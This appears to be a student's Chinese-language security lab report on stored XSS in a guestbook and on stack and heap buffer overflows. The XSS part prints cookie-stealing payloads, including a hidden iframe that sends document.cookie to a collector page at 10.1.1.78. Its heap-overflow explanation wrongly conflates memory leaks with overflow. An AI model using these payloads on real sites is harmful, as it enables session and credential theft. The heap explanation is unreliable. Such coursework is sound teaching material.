

## 实验1-1：跨站脚本攻击

1. **启动并访问留言系统**

成功进入



添加留言




管理留言




**2.存储式跨站脚本漏洞检测**

按照要求输入代码，可以看到刷新后出现了这条提示。



留言如下，可以看到并没有内容，是因为我们输入的这一串字符串，被浏览器当做了hdmi代码被执行了，这就是XSS攻击的基本原理。



故而其他用户进入这个网页也会弹出，因为这段代码被写入了数据库，其他用户访问时，这段代码被取出并被执行。

**3.利用存储式跨站漏洞窃取用户cookie**


1.可以看到该页面被嵌入了留言中



2.将网页的宽度和高度设置成0之后，可以看到在留言中就被隐藏了。




3.添加<script>document.write(document.cookie)</script>后，得到cookie：



4.添加<script>alert(document.cookie)</script>后，信息直接被弹出





5.使用管理员模式登陆，可以看到用户名和密码都被窃取了：




6.启用ASP，添加index.asp,给予写入权限








7.访问web服务界面：



8.添加<script>document.write("<iframe width=0 height=0 src='http://10.1.1.78/cookie.asp?cookie="+document.cookie+"'></iframe>");</script>后，已经于此接收到了cookie信息。



这里可以看到我有些记录是空的，因为我在写代码的时候有错误。在asp?cookie这一句中由于浏览器的换行，我以为?之后会有一个空格，导致初次尝试的代码错误，经过仔细对比后发现其实没有空格，修改后成功获得cookie值。



## 实验1-2：栈和堆的溢出

### 1.分析缓冲区溢出的原理。根据实验指导书中的2个程序，详细说明基于堆和栈的缓冲区溢出的原理。

缓冲区溢出的原理：

在计算机内部，输入数据通常被存放在一个临时空间内，这个临时存放的空间就被称为缓冲区，缓冲区的长度事先已经被程序或者操作系统定义好了。向缓冲区内填充数据，如果数据的长度很长，超过了缓冲区本身的容量，那么数据就会溢出存储空间，而这些溢出的数据还会覆盖在合法的数据上，就出现了缓冲区溢出。

栈溢出的原理：

在大缓冲区的数据向小缓冲区复制的过程中，由于没注意小缓冲区的边界，“撑爆”了较小的缓冲区，从而冲掉了和小缓冲区相邻内存区域的其他数据而引起的内存问题。

在第1个程序中的fun()函数中，当使用strcpy()将字符数组s的内容复制到buf中时，因为buf的总长度小于s的长度，所以产生了溢出，s字符串后面的内容，即haha()函数的地址覆盖掉了内存中buf数组所在位置的后面的数据，所以之后执行了haha()函数。


堆溢出的原理：

从堆中分配的内存需要程序员手动释放，如果不释放，而系统内存管理器又不自动回收这些堆内存的话，那就一直被占用。如果一直申请堆内存，而不释放，内存会越来越少，很明显的结果是系统变慢或者申请不到新的堆内存，所以新写入的数据会覆盖住原来的数据，即堆溢出。

在第2个程序中，因为输入的字符串的大小大于给input申请的内存大小，所以它会覆盖output的内存区域，所以输出的output不是“normal output”而是输入的字符串中溢出的部分。

### 2.实验结果截图

栈溢出



堆溢出

